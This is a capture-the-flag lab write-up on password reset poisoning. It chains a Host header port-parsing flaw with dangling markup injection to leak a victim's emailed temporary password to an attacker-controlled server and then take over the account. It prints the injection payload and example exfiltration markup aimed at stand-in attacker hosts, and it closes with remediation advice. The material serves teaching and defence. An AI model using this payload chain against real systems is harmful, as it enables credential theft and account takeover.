
Challenge Overview#
- Challenge name: Password reset poisoning via dangling markup
- Category: HTTP Host Header attacks / Dangling Markup Injection
- Level: Expert
- Objective: Exploit a port parsing flaw in the HTTP Host header combined with dangling markup injection to exfiltrate the temporary password for
carlos, log in, and compromise the account.
1. Core Fundamentals#
Password Reset Poisoning via Dangling Markup is an advanced attack vector that chains HTTP Host header manipulation with incomplete HTML markup injection to exfiltrate sensitive data to an attacker-controlled listener without executing JavaScript.
1.1. Port Parsing Mechanics in the HTTP Host Header#
- Host Header Syntax: RFC 7230 and RFC 3986 specify that the Host header follows the format
host[:port]. Typically, reverse proxies or Web Application Firewalls (WAFs) validate thehostcomponent against an allowed whitelist to route traffic and mitigate Host header injection attacks. - Flawed Port Parsing Implementations: A widespread architectural flaw occurs when defensive systems only inspect the substring preceding the colon, while naively assuming whatever follows the colon is a valid numeric port without enforcing integer validation. When paired with a backend that blindly trusts and reflects the complete Host header string, an attacker can inject raw HTML syntax directly after the colon.
1.2. Dangling Markup Injection Technique#
- Underlying Mechanism: Dangling markup is a scriptless data exfiltration technique particularly effective in environments enforcing strict Content Security Policies (CSP) or email clients that strip or disable dynamic JavaScript execution.
- Data Exfiltration Flow: The attacker injects an unclosed HTML opening tag with an incomplete attribute—omitting the closing quote or tag delimiter (for example,
<a href='//attacker.com/?or<img src='//attacker.com/?). When the browser or email parser encounters this unclosed attribute, it consumes (“swallows”) all subsequent raw markup and characters until it encounters the next matching quote. Consequently, the intervening sensitive text is converted into the query string of an outbound HTTP request directed to the attacker’s server.
1.3. Cleartext Password Generation via Email#
- Workflow Characteristics: Certain identity management workflows handle password recovery by generating a temporary cleartext password and embedding it directly within an email alongside a login hyperlink. If that login URL is dynamically constructed using a poisoned Host header and precedes the temporary password in the email body, the password is leaked into the exfiltrated URL parameters when the markup is parsed.
2. Attack Architecture / Threat Model#
The attack architecture exploits an asymmetric parsing discrepancy between the reverse proxy and the backend server, combined with unescaped reflection of client-supplied input into an outbound email template.
2.1. Attack Flow Diagram#
| |
2.2. Attack Sequence Breakdown#
- Step 1 - Dispatching the Poisoned Request: The attacker issues a
POST /forgot-passwordrequest with parameterusername=carlos, appending a dangling HTML tag payload directly after the colon in the Host header:<target-host>:'<a href="//<attacker-host>/?. - Step 2 - Bypassing Reverse Proxy Inspection: The reverse proxy parses the string preceding the colon, confirms it matches the domain whitelist, and forwards the entire unvalidated Host header to the backend server.
- Step 3 - Assembling the Vulnerable Email: The backend processes the request, generates a temporary random password for Carlos, and dynamically injects the untrusted Host header into the
hrefattribute of the login link in the email template. - Step 4 - Client-Side Parsing Disruption: When Carlos’s email client parses the HTML payload, the initial single quote (
') prematurely closes the intendedhrefattribute, and the injected<a href="//<attacker-host>/?tag initiates a new anchor. Because this injected attribute uses double quotes ("), the parser ignores subsequent single quotes and HTML closing tags, swallowing everything—including the temporary password string—until reaching the next double quote. - Step 5 - Credential Exfiltration: When Carlos opens the email and clicks the resulting link, an outbound HTTP GET request carrying the swallowed text is transmitted to the attacker’s server. The attacker extracts the cleartext credentials from the access logs.
2.3. Root Causes and Preconditions#
- Root Cause 1 (Proxy Validation Defect): The reverse proxy splits the Host header string on the colon and validates only the hostname portion, omitting numeric validation (1-65535) on the port component.
- Root Cause 2 (Unescaped Reflection): The backend server interpolates user-controlled Host header input directly into the email HTML template without performing HTML entity encoding or URL validation.
- Root Cause 3 (Insecure Password Reset Workflow): The reset workflow includes sensitive authentication credentials (temporary passwords) in the body of an email that also contains dynamically generated navigation links.
3. Vulnerability Exploitation#
The vulnerability exploitation was conducted step-by-step using Burp Suite and the integrated Exploit Server.
3.1. Analyzing Password Reset Functionality#
Submit a password reset request for the test account wiener using the Forgot password feature on the web interface. Capture the request in Burp Suite Repeater:
| |


Check the email inbox for wiener on the lab email client. The received email contains a cleartext temporary password alongside a login hyperlink:

Inspect the raw HTML source of the email using the View raw option to determine where the domain name is reflected:

The raw HTML reveals that the Host header is directly interpolated into the href attribute enclosed in single quotes. Immediately following the closing </a> tag is the paragraph containing the newly generated temporary password.
3.2. Testing Host Header Modification and Routing Behavior#
Attempt to replace the entire Host header value with the Exploit Server domain:
| |
The server times out and returns an HTTP 504 Gateway Timeout, indicating that the reverse proxy relies on the Host header to route traffic and rejects arbitrary, unwhitelisted domains.

3.3. Verifying Port Parsing Flaw and Reflection Point#
Test the port parsing mechanism by retaining the legitimate lab domain and appending an arbitrary port :333:
| |
The request succeeds with an HTTP/2 200 OK status, demonstrating that the reverse proxy checks only the domain preceding the colon and allows the request through.

Review the email client inbox and inspect the raw HTML source of the newly received message:
| |
The :333 string is reflected verbatim into the email href attribute. This confirms that the backend receives the full Host string, including the port segment, and reflects it into the email template without sanitization or HTML entity encoding.

3.4. Crafting the Dangling Markup Payload and Targeting Carlos#

Based on the existing HTML template structure, construct the following payload to be appended after the colon in the Host header:
| |
When the backend concatenates this payload into the email template, the resulting HTML markup renders as:
| |
- Premature Attribute Termination via Single Quote (
'): The single quote immediately following the colon (:') closes the originalhref='attribute:<a href='https://victim.net:'. - Markup Swallowing via Double Quote (
"): The new anchor tag is opened with double quotes:<a href="//exploit-server/?.... In the original template, the string/login'>follows the injection point. If single quotes were used, the single quote after/loginwould terminate thehrefattribute prematurely, leaving the password untouched. By opening the attribute with a double quote ("), the browser parser continues seeking a matching closing double quote, ignoring single quotes ('), closing brackets (>), and closing tags (</a>), thereby swallowing all subsequent characters—including the temporary password—until it hits the next double quote. - Exfiltration Vector: The entire swallowed text becomes the value of the
hrefquery string and is transmitted to the Exploit Server when the victim interacts with the link.
Why use //exploit-server.net instead of https://exploit-server.net?
- Protocol-Relative URL (RFC 3986): The leading
//allows the URL to inherit whatever scheme (HTTP or HTTPS) the client is using to view the email. Browsers reliably parse and navigate to the target authority. - Avoiding Port Parsing Syntax Conflicts: Standard Host header syntax follows
Host: <hostname>:<port>. Injectinghttps://after the colon introduces a second colon (:), causing many reverse proxies to reject the request with400 Bad Request. Using//avoids introducing an extra colon. - Circumventing WAF Heuristics: Certain defensive filters inspect the Host header for explicit protocol prefixes like
http://orhttps://. Protocol-relative syntax bypasses these string-matching rules.
Submit the password reset request for carlos containing the prepared dangling markup payload:
3.5. Exfiltrating the Temporary Password from Exploit Server Logs#
Navigate to the Exploit Server interface and open the Access log. When Carlos opens the email and clicks the poisoned link, the client issues an HTTP GET request to the Exploit Server containing the swallowed markup:
| |
Extract the temporary password for Carlos: iFUnGERZYB.
Why does the Access log request follow the format GET /?/login'>... (with a ?)?
- Query String Delimitation (RFC 3986): The
?at the end of//exploit-server.net/?explicitly defines the boundary between the root URI path (/) and the query string. All swallowed HTML and credential data are parsed as query parameters. - Preventing Path-Based Rejection: Without the
?, special characters (<,>,', spaces) would be treated as part of the URI path. Web servers strictly restrict characters within path segments and would return400 Bad Requestor404 Not Found. Query strings freely permit URL-encoded characters. - Preserving Log Integrity: Web servers log query strings completely in access logs. The attacker can read the exfiltrated credentials directly from the logs without data truncation.

3.6. Account Takeover via Carlos’s Credentials#
Navigate to /login, enter username carlos, and supply the exfiltrated temporary password iFUnGERZYB.


Upon successful authentication, the lab marks the challenge as solved.
4. Remediation Strategies#
To eliminate password reset poisoning via dangling markup, organizations must apply defense-in-depth measures across both network architecture and application codebases:
4.1. Reverse Proxy Host Header Validation and Normalization#
- Strict Port Validation: Configure reverse proxies and load balancers to enforce strict validation against the complete Host header. If a colon is present, the port component must be strictly validated as a numeric integer between 1 and 65535, dropping any requests containing special characters or HTML syntax.
- Whitelist-Based Normalization: Match Host headers against a strict whitelist of allowed domains and rewrite or normalize the header value before forwarding it to backend application servers.
4.2. Application-Tier Defenses#
- Static URL Configuration: Never generate absolute URLs in emails or sensitive communications using client-controlled headers like
Host. Always reference static environment configuration variables (such asAPP_URLorSERVER_NAME). - HTML Entity Encoding: Contextually encode all dynamic data reflected into HTML templates, converting sensitive characters (
<,>,',") into safe HTML entities (<,>,',").
4.3. Secure Password Reset Design#
- Cryptographic Tokens Instead of Cleartext Passwords: Never transmit cleartext passwords via email. Instead, issue short-lived (10-15 minutes), cryptographically secure, single-use reset tokens embedded in a reset URL.
- Content Security Policy (CSP): Implement strict Content Security Policies in webmail portals and web applications to prevent unauthorized external network requests and resource loading from unapproved third-party domains.